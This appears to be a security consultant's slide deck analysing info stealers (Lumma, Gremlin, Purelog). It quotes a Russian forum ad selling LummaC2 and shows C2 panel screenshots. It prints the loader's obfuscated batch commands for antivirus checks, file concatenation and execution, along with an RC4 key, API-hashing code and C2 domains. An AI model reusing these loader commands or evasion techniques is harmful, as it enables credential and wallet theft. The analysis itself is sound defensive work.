


# Malware configuration extraction and other stuff

Zakariaa HAMID

# Who Am I

- I work as a security consultant
- [www.rootkall.com](http://www.rootkall.com)
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# Info stealers



# Lumma Stealer



Lumma  
Lumma Developer  
Premium

Joined: Apr 12, 2021  
Messages: 468  
Solutions: 1  
Reaction score: 322  
Escrow deals: 5  
Deposit: 0.05 ₽

Dec 21, 2022

Цена: \$250-\$1000  
Контакты: <https://t.me/lummanowork>

**Описание**  
**LummaC2** - стиллер, **средний отстук 75-80%**, работает даже на чистых системах, **зависимостей нет** никаких(ВООБЩЕ), расшифровка лога на сервере, **вес билда 150-200КБ(зависит от чистки)**, ворует браузеры на базе Chromium и Mozilla, отличный низкоуровневый **быстрый файлграббер**, ворует **60 браузерных криптовалютных и 2FA расширений**, обновляется буквально каждые два часа, **добавить ваш специфический браузер** или ваше специфическое расширение - **2 минуты!**

**Много технической информации (пропустите)**

1. Язык, используемый при разработке - Си, это позволяет в последствии без труда морфить стиллер
2. Почти не используется высокоуровневое WINAPI
3. Все взаимодействие с ОС происходит посредством вызовов низкоуровневой обертки, написанной на ASM, над системными вызовами, никакого WinAPI только ручные вызовы syscall'ов
4. Реализована технология Heavens Gate позволяющая переходить из WoW64 режима
5. Там, где WinAPI используется - его вызовы шифруются(читайте кастомный GetProcAddress)
6. Вся расшифровка полностью серверная, все данные передаваемые стиллером расшифровываются на сервере
7. В целях увеличения отстука отправка данных происходит чанками
8. Вес билда 150КБ, CRT присутствует, не вырубал, кому очень важен вес могу слинковать CRT от другой студии, вес снизиться, UPX сожмет билд до 80КБ, но делать так не рекомендую
9. Имеется система обнаружения соседей, система мониторинга качества трафика
10. **Файлграббер** в том числе **работает через низкоуровневые системные вызовы**
11. Весь код на 100% уникоден(не паста из других стиллеров, и даже не паста из предыдущей версии этого стиллера LummaC)
12. Системные вызовы поддерживают архитектуры **ARM, x86, x64**, что позволяет запустить стиллер даже на новых маках в виртуальных машинах винды(лично у меня там кошелек, пользуйтесь 😊)
13. **Стиллер протестирован** на версиях операционных систем начиная с **Windows 7 x32**, заканчивая **Windows 11 x64** с последними апдейтами

**Информация для пользователей**

1. Крипт нужен, хоть и в скантайме **без крипта стиллер полностью чист(FUD)** крипт нужен чтобы он не утек никуда в чистом виде
2. Актуальные сканы с **CheckZilla** смотрите в постах ниже
3. **В случае окончания подписки, Ваш трафик не пропадет**, как только Вы возобновите подписку, Все логи в период вашей неактивности будут ожидать Вас в панели, это касается BCEx тарифных планов.  
Таким образом даже забыв оплатить подписку во время Вы не потеряете ни цента
4. **В случае нахождения бага**, вызвавшего Ваш простой, **при вашей возможности его повторить и подтвердить** - действуем по договоренности из вариантов:
  - а) возврат денег в полном объеме;
  - б) продление подписки на срок простоя + 3 дня

# Stealer Logs

```
- LummaC2 Build: Nov  1 2024
- [REDACTED]
- Configuration:
- Path: C:\Users\admin\ [REDACTED]

- OS Version: Windows 11 Pro (10.0.22631) x64
- Local Date: [REDACTED]
- Time Zone: [REDACTED]
- Install Date: [REDACTED]
- Elevated: [REDACTED]
- Computer: [REDACTED]
- User: [REDACTED]
- Domain: [REDACTED]
- Hostname: [REDACTED]
- NetBIOS: [REDACTED]
- Language: en-IO
- Anti Virus:
  - [REDACTED]
- HWID: [REDACTED]
- RAM Size: [REDACTED]
- CPU Vendor: [REDACTED]
- CPU Name: [REDACTED]
- CPU Threads: [REDACTED]
- CPU Cores: [REDACTED]
- GPU: [REDACTED]
- Display resolution: 2560x1440

- IP Address: [REDACTED]
- Time: [REDACTED]
- Country: [REDACTED]
```

# C2 Panels (joint work with Abdelghafour Bouhdyd)

The screenshot displays a web-based Command and Control (C2) interface. On the left, a sidebar menu lists various modules: Dashboard, Active Targets (0), Operations Map, Command Center (0), Data Collection (266), Implant Builder, Activity Logs, and Settings. Below this is a section titled 'LIVE STATISTICS' showing counts for Passwords (0), Crypto Wallets (0), and Documents (0), with a note that they were updated 'Just now'. The main content area is titled 'Collected Data Manager' and contains a 'Filters' sidebar with options for All Files (266), Passwords (14), Crypto Wallets (18), Cookies (6), Telegram (0), and Documents (6). The main table, titled 'Collected Files', lists ten entries, each with a file icon, filename (e.g., screenshot\_fb2ec5afdb29f4d.png), target (Unknown), size (e.g., 67.67 KB, 1.59 MB), date (e.g., 07/01/2026 11:52:47, 06/01/2026 16:56:17), category (screenshots), and actions (Download, Open, Delete).

Filename	Target	Size	Date	Category	Actions
screenshot_fb2ec5afdb29f4d.png	Unknown	67.67 KB	07/01/2026 11:52:47	screenshots	
screenshot_fb2ec5afdb29f4d.png	Unknown	67.49 KB	07/01/2026 11:52:46	screenshots	
screenshot_f29ed9923d4217dd.png	Unknown	326.91 KB	07/01/2026 02:57:20	screenshots	
screenshot_f29ed9923d4217dd.png	Unknown	326.91 KB	07/01/2026 02:57:19	screenshots	
screenshot_6a7af73cf11bac35.png	Unknown	1.59 MB	07/01/2026 02:54:50	screenshots	
screenshot_6a7af73cf11bac35.png	Unknown	1.59 MB	07/01/2026 02:54:48	screenshots	
screenshot_23b97f76e19d3cc5.png	Unknown	753.32 KB	06/01/2026 16:56:20	screenshots	
screenshot_c274fdecf5e510da.png	Unknown	348.07 KB	06/01/2026 16:56:18	screenshots	
screenshot_23b97f76e19d3cc5.png	Unknown	753.32 KB	06/01/2026 16:56:17	screenshots	
screenshot_c274fdecf5e510da.png	Unknown	347.87 KB	06/01/2026 16:56:17	screenshots	

# C2 Panels (joint work with Abdelghafour Bouhdyd)

The screenshot displays a web-based Command and Control (C2) interface for managing active targets. The main header bar includes standard browser controls like back, forward, and search, along with a non-secure connection indicator and user profile icons.

The left sidebar contains a navigation menu with the following items:

- Dashboard
- Active Targets (selected, 854)
- Operations Map
- Command Center (8)
- Data Collection (0)
- Implant Builder
- Activity Logs
- Settings

Below the sidebar is a "LIVE STATISTICS" section showing counts for Passwords, Crypto Wallets, and Documents, all currently at 0. The status is updated "Just now".

The central area is titled "Active Targets Management" and features a search bar. It lists nine active targets in a grid format:

Target Name	Last Seen	Status
DESKTOP-6M08RSK	14/01/2026 06:35:33	online
DESKTOP-LCEHHH9	14/01/2026 06:35:32	online
DESKTOP-HCQFPQR	14/01/2026 06:35:31	online
Seyidagha	14/01/2026 06:35:30	online
WIN-2NDLOOUO09V	14/01/2026 06:35:30	online
ADMINISTRADOR	14/01/2026 06:35:30	online
NotebookHP		online
MIS-PC		online
TANIEU		online

Each target card provides details such as location (Unknown), last seen timestamp, and a "Manage" button with a camera icon for further interaction.

# Malware is made to be hard to reverse



# Lumma Stealer case



CypherIt Crypter

<https://github.com/lowlevel01/deAutolt>

# Lumma Stealer case



Add.pdf



Cannon.pdf



David.pdf



Exercise.pdf



Hit.pdf



Movers.pdf



Sofa.pdf



Staying.pdf



Vibrator.pdf

```
1 Set Group=S
2 YOpRepresentation-Transaction-Hampshire-Fear-Authority-Happening-Pulling-Current-Centuries-
3 XDiIo-Journalists-Raise-Wholesale-Revolution-
4 fgColin-Girls-Cognitive-Apartment-Modeling-
5 nPtOffer-Themes-Storage-Jewish-Elite-Degree-
6 UYDyPerson-
7 aRPlot-Nylon-Cox-
8 UJhAffair-Classical-Air-Sox-Dominant-Restriction-Fg-
9 Set Distances=Y
0 tBLVelvet-Exhaust-Kg-What-Racial-Enzyme-
1 imweAnnounces-Controversy-Src-Pressed-
2 DdOwn-Theatre-Lemon-Jack-Shipment-Ventures-
3 pWjRExecutive-On-America-Velocity-Explicitly-
4 UjVRes-Plains-Few-Thai-On-Substantially-Planned-
5 jABiotechnology-Worlds-
6 QqRole-Horn-
7 ljpAurora-Hilton-Cms-The-Fraser-
8 ItLVSpread-Candidates-
9 sqBNEvaluating-
0 Set Shannon=1
```

Sofa.pdf

# Lumma Stealer case

```
// tasklist | findstr /I "opssvc wrsa" & if not errorlevel 1 ping -n 193 127.0.0.1
```

```
//tasklist | findstr "AvastUI AVGUI bdservicehost nsWscSvc ekrn SophosHealth" & if not errorlevel 1 Set rgD  
RvgFX=AutoIt3.exe & Set VMnvbtKkcLhUStv0HyCZr=.a3x & Set EQiZBxReTULFtmeOaOHELeN=300
```

```
// extract32 /Y /E David.pdf
```

```
// cmd /c copy /b 628106\Travis.com + Time + Criminal + Productivity + Resolutions + India + Kai + Ridge +  
Grad + Donor + Relying + Plant 628106\Travis.com
```

```
// cmd /c copy /b ..\Cannon.pdf + ..\Staying.pdf + ..\Add.pdf + ..\Movers.pdf + ..\Exercise.pdf + ..\Hit.pdf  
+ ..\Vibrator.pdf a
```

%Fascinating%Beastility%Exper

v0HyCZr%

```
// start Travis.com a
```

# Lumma Stealer case

So much  
loop  
obfuscation

```
Func BORN ( $DXMONDAY , $COMPANIESBARBADOS )
$FUNDAMENTALBIOLOGICAL = ""
While 910
    $AIRCRAFTSITUATIONSPOOLS = 7173
    Switch $AIRCRAFTSITUATIONSPOOLS
        Case 7171
            Log ( 896 )
            Ceiling ( 3961 )
            DirGetSize ( "Tracker!" )
            Floor ( 21 )
            $AIRCRAFTSITUATIONSPOOLS = $AIRCRAFTSITUATIONSPOOLS + 146267 / 146267
        Case 7172
            Cos ( 5772 )
            Floor ( 225 )
            Chr ( 1009 )
            ObjGet ( "Hero-Kernel-Geographical-" )
            ObjGet ( "Metallic/Horizon/Preservation/" )
            Exp ( 6040 )
            $AIRCRAFTSITUATIONSPOOLS = $AIRCRAFTSITUATIONSPOOLS + 638102 / 638102
        Case 7173
            $SQLPLASTICS = Call ( StringReverse ( "tilpSgnirts" ) , $DXMONDAY , "J" , 2 )
            ExitLoop
        EndSwitch
    WEnd
    For $BESTCOMPONENTS = 747 + 4294966549 To Call ( "UBound" , $SQLPLASTICS ) + 4294967295
        While 276
            $ARTWORKGOVERNMENTMODEL = 20613
            Switch $ARTWORKGOVERNMENTMODEL
                Case 20612
```

String decryption function

After cleaning



```
Func BORN ( $DXMONDAY , $COMPANIESBARBADOS )
$FUNDAMENTALBIOLOGICAL = ""
$SQLPLASTICS = Call ( StringReverse ( "tilpSgnirts" ) , $DXMONDAY , "J" , 2 )

For $BESTCOMPONENTS = 747 + 4294966549 To Call ( "UBound" , $SQLPLASTICS ) + 4294967295
    $FUNDAMENTALBIOLOGICAL &= ChrW ( $SQLPLASTICS [ $BESTCOMPONENTS ] - $COMPANIESBARBADOS )
Next
Return $FUNDAMENTALBIOLOGICAL
```

# Lumma Stealer case

## Big hex string

```
3778 $FALWPEDNLKNRGB = "0x64AB3145C8F621F4855AB9719D94F9BBBAD191B131CEEA6566996DED4270AFFE447881DDDD16C835CA0C73592249EFB52140B0
3779 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "D68AACD35FB2AF4B6C62E80FADFDB58C7BCDB118938A4FDF583D420064B126AA2271EED00C2013A8AAF2C1
3780 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "B1820F0F80CABB9A3BFEB36FE5A5F296BB9E73F7A9BE3FA4CC1DF9CBE91ADB3CD60561C0A404E834F299C1
3781 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "E9AC51C668A806A6A952D872461793228A68C2FB66AE5A5BB6FD300364162E6C988D748DED7072E0FD3801
3782 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "AF38833A309A1C05BBC6F9104FD74962A0EFF6EC43E20E69E04CEC17946F091FD0A64E07448D89F2340B5
3783 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "BAE2EBE12CE4508E29657A9329357E691CEFB3D036C8F0A822D71ADB141D5092F4885BF4E83762BE7ADBB
3784 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "0F5D2C730E8E117C4AFE3AE5B289D9FA68D8804F8BA5A822B525D484A20980A7E7E472AA3FDD173218D891
3785 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "6849DAE53080EE096F107FAC519B742D08D814CF711430423F0564D2EC6047E8D821E60B5F1FFE8C83105
3786 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "6126A5EDD0E97196653497EEDB7A16E3C6F0EA90F90CD3B2E33B3423090155B4DE46A3134D5A13F066BD6
3787 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "B189AC08F8022EDACE21B4F975AB3B95716B13DA8DDC58098B431F71201C68F6F996A2802D33931BA496C
3788 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "B6C1FEF12AF39236336CB02F9767DAF3DBD8AC7AADCF177900576931C7FBA0C9159D0089F4CE6ADFD4A51
3789 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "61B415E1F731B98A6D41EADFDA7F14E8EF4FE3D6739DB46A38E9AD086F7494D11062D082ED7463C536ED1
3790 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "9AFC23E0227A393E0BA08179BB9349468E21D70D0CD0E855D336999D849D9E990FD795EA7CAD79B1CDF26
3791 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "864311729BBDD36257DDC7A85D4ACDF4C0A93FF4196764E5E5282044D93B7E2BDF609FAD53DD1256572DD
3792 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "1B167EDE489AD8731B99253D5E4DD8332892E4B288A93066157E93B9373CB072DE934F8FDE6E64D46DC72
3793 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "3D00C98FEF2730F4BB8D5DB538FD13445F6959CF88D4C76C7B1869BA2C3B815E31513B13193CC4AD005D7
3794 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "020931D4189DD6A218443181E60F583314175F87E782A35E718A59A3F2F39CA399C5C71AA1DBCD04ECCBD
```

Cross reference

Aka ctrl + f



```
« Global $SEARCHCOMSILICONINDIVIDUALLY =
THUNDERCOLOGNEEXCLUDE ( OILPORTRAITS (
BILLIONBOARDCAROLINE ( Binary ( $FALWPEDNLKNRGB ) ,
Binary ( BORN (
"61J59J54J62J61J62J59J60J61J54J60J58J55J54J60J59J57" , 9 +
4294967292 ) ) ) , $LAZYOBTAINING ) »
```

# Lumma Stealer case

BORN ( "61J59J54J62J61J62J59J60J61J54J60J58J55J54J60J59J57" , 9 + 4294967292 )



86198967817521764

The screenshot shows a hex editor interface with two panes. The left pane is titled 'RC4' and contains fields for 'Passphrase' (86198967817521764), 'Input format' (Hex), and 'Output format' (Latin1). The right pane displays the encrypted hex data: 64AB3145C8F621F4855AB9719D94F9BBAD191B131CEA6566996DED4270AFFE447881DDDD16C835CA0C73592249EFB52... (approximately 1000 hex bytes). Below the hex data, there is a text area labeled 'Output' containing the decrypted Latin1 text: MZX... (approximately 1000 characters of encoded text). At the bottom, there are tabs for 'Raw Bytes' and 'CRLF (detected)'.

# Dynamic API Resolving

- IAT is empty and all the API functions are dynamically resolved.

# Dynamic API Resolving

Global  
reference  
to the DLL  
pointer

Hash of API name

```
WinHttpOpen_ = resolve_api(winhttp.dll_, 0xbb05c3b7);
WinHttpConnect_ = resolve_api(winhttp.dll_, 0x2f9f7f1f);
WinHttpOpenRequest_ = resolve_api(winhttp.dll_, 0x826401e8);
WinHttpCrackUrl_ = resolve_api(winhttp.dll_, 0xcf184f04);
WinHttpSetTimeouts_ = resolve_api(winhttp.dll_, 0xe665f705);
WinHttpAddRequestHeaders_ = resolve_api(winhttp.dll_, 0x3dad0fa3);
WinHttpSendRequest_ = resolve_api(winhttp.dll_, 0x6a715e0a);
WinHttpReceiveResponse_ = resolve_api(winhttp.dll_, 0x934b36d7);
WinHttpQueryDataAvailable_ = resolve_api(winhttp.dll_, 0x38000af4);
WinHttpReadData_ = resolve_api(winhttp.dll_, 0x15ca147);
```

P.S I renamed the global variables and the function

# The hashing function fnv1a in a decompiler

```
if (3 < local_3c) {
    uVar7 = 0;
    do {
        local_34 = ((int)*(char *)) (local_30 + 3 + uVar7) ^
                    ((int)*(char *)) (local_30 + 2 + uVar7) ^
                    ((int)*(char *)) (local_30 + 1 + uVar7) ^
                    ((int)*(char *)) (local_30 + uVar7) ^ local_34 * local_41) * local_41)
                    *
                    local_41) * local_41;
        uVar7 = uVar7 + 4;
    } while (uVar6 != uVar7);
}
switch(local_34 != probably_hash) {
case false:
    uVar6 = *(uint *) (ptr_function + (uint)*(ushort *) (ptr_ordinal + local_2c * 2) * 4);
    switch(local_1c <= uVar6) {
case true:
    switch(uVar6 - local_1c < local_28) {
case true:
```

# Fnv1a in python

Magic number

```
def fnv1a(data,inital_hash,fnv_prime=0x1000193):
    data = data.encode()
    hash_value = inital_hash
    for byte in data:
        hash_value ^= byte
        hash_value *= fnv_prime
        hash_value &= 0xffffffff
    return hash_value
```

# All happens via the Process Environment Block


Pointer to a linked list of in-memory DLL files

```
typedef struct _PEB {  
    BYTE             Reserved1[2];  
    BYTE             BeingDebugged;  
    BYTE             Reserved2[1];  
    PVOID            Reserved3[2];  
    PPEB_LDR_DATA   Ldr;  
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;  
    BYTE             Reserved4[104];  
    PVOID            Reserved5[52];  
    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;  
    BYTE             Reserved6[128];  
    PVOID            Reserved7[1];  
    ULONG            SessionId;  
} PEB, *PPEB;
```

```
ptr_PEB = get_PEB();  
switch(name == (ushort *) 0x0) {  
case false:  
    loaded_modules = (int *) (* (int *) (ptr_PEB + 0xc) + 0xc);
```

# Data is collected and sent to a C2 server


00CFF424	00CFF4F8	L "importenptoc.com"
00CFF428	00CFF4AD	L "/api"
00CFF42C	00CFF49	L "Content-Type: application/x-www-form-urlencoded\r\n"
00CFF430	00CFF4B7	"act=life"
00CFF434	00000008	
00CFF438	00CFF444	
00CFF43C	00000000	
00CFF440	6B206574	
00CFF444	E97A8BF6	
00CFF448	6F00436F	
00CFF44C	74006E00	
00CFF450	6E006500	



Check if the C2 is alive


# Bunch of C2 Servers

```
26/25 10:43:04 AM [        Diverter] System (4) requested UDP 192.168.188.2.137  
26/25 10:43:24 AM [        Diverter] svchost.exe (2352) requested UDP 192.168.188.128:53  
26/25 10:43:24 AM [        DNS Server] Received A request for domain 'restfulrletreats.cyoub' from svchost.exe (2352)  
26/25 10:43:24 AM [        Diverter] stage2-decompressed.exe (10206) requested TCP 192.168.2.123:443  
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'importenptoc.com' from svchost.exe (2352)  
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'voicesharped.com' from svchost.exe (2352)  
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'inputrreparnt.com' from svchost.exe (2352)  
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'torpdidebar.com' from svchost.exe (2352)  
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'rebeldettern.com' from svchost.exe (2352)  
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'actiothreaz.com' from svchost.exe (2352)  
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'garulouscuto.com' from svchost.exe (2352)  
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'breedertremnd.com' from svchost.exe (2352)  
26/25 10:43:25 AM [        DNS Server] Received A request for domain 'steamcommunity.com' from svchost.exe (2352)
```



Some C2's are stored in a Steam profile as fallback C2's A.K.A backup

# .NET file format



Makes  
decompilation  
easy

# String Decryption function of Gremlin Stealer

```
internal static string c(int int_0, int int_1, int int_2)
{
    int_0 += 593;
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    int_1 -= 331;
    Stream manifestResourceStream = executingAssembly.GetManifestResourceStream("resource");
    int num = int_0 ^ int_1;
    num = num * 17 / 27;
    manifestResourceStream.Seek((long)(7 + num), SeekOrigin.Begin);
    byte[] array = new byte[8];
    manifestResourceStream.Read(array, 0, 4);
    int num2 = (BitConverter.ToInt32(array, 0) ^ 2100157544) - 100;
    manifestResourceStream.Read(array, 0, 4);
    int num3 = BitConverter.ToInt32(array, 0) - 5 ^ 485648943;
    manifestResourceStream.Seek((long)num2, SeekOrigin.Begin);
    array = new byte[num3];
    manifestResourceStream.Read(array, 0, num3);
    for (int i = 0; i < array.Length; i++)
    {
        array[i] = (byte)((int)array[i] ^ int_2);
    }
    return Encoding.UTF8.GetString(array);
}
```

# How the decryption function is used

```
// Token: 0x06000027 RID: 39 RVA: 0x000038C8 File Offset: 0x00001AC8
private static string b(string A_0)
{
    int num2;
    int num = A_0.IndexOf(<Module>.c((~(((num2 << 22) + -3922) * 16384) != num2 / 256) ? 56394 : 1684582982, 53190, (((7318 | num) ^ (-(num * 40 + num * 88) | num)) & 64) != 0) ? 1754869161 : (((2294U + (4294965784U & (uint)num2 >> 22) & 6990U) == 0U) ? -1371800952 : (((uint)(num2 / 1078) >> 1 & 1073741824U) == (uint)(1073741824 & num2 / 1759)) ? 10 : -803552594)), StringComparison.Ordinal);
    if (num == -1)
    {
        return null;
    }
```

e.g. « chrome.exe » ⇔ c(X,Y,Z) for some integers X, Y & Z.

# Intermediate Language

```
/* 0x00001B61 2000000040 */ IL_008D: ldc.i4    1073741824
/* 0x00001B66 07 */ IL_0092: ldloc.1
/* 0x00001B67 20DF060000 */ IL_0093: ldc.i4    1759
/* 0x00001B6C 5C */ IL_0098: div.un
/* 0x00001B6D 5F */ IL_0099: and
/* 0x00001B6E 2E02 */ IL_009A: beq.s     IL_009E

/* 0x00001B70 2B0A */ IL_009C: br.s      IL_00A8

/* 0x00001B72 00 */ IL_009E: nop
/* 0x00001B73 00 */ IL_009F: nop
/* 0x00001B74 00 */ IL_00A0: nop
/* 0x00001B75 200A000000 */ IL_00A1: ldc.i4    10
/* 0x00001B7A 2B08 */ IL_00A6: br.s      IL_00B0

/* 0x00001B7C 00 */ IL_00A8: nop
/* 0x00001B7D 00 */ IL_00A9: nop
/* 0x00001B7E 00 */ IL_00AA: nop
/* 0x00001B7F 20AEC21AD0 */ IL_00AB: ldc.i4    -803552594

/* 0x00001B84 00 */ IL_00B0: nop
/* 0x00001B85 00 */ IL_00B1: nop
/* 0x00001B86 00 */ IL_00B2: nop
/* 0x00001B87 2803000006 */ IL_00B3: call      string '<Module>'::c(int32, int32, int32)
```

Can calculate and  
patch this stuff

P.S no need to re implement the method just invoke it by its token but be careful.

# Small project <https://github.com/lowlevel01/deGremlin/>

```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(<Module>.c(Type.EmptyTypes.Length + 8536, Type.EmptyTypes.Length + 7223,  
Type.EmptyTypes.Length + 103)).OpenSubKey(<Module>.c(sizeof(uint) + 70541, sizeof(byte) + 77260, Type.EmptyTypes.Length + 111)).OpenSubKey(  
(<Module>.c(Type.EmptyTypes.Length + 18197, sizeof(ulong) + 29024, Type.EmptyTypes.Length + 185));
```

Before

```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software").OpenSubKey("monero-project").OpenSubKey("monero-core");
```

After

# Another nice thing about .NET (ft. Purelog Stealer)

Every class method is identified with a single unique token

# PowerShell is also built on .NET

```
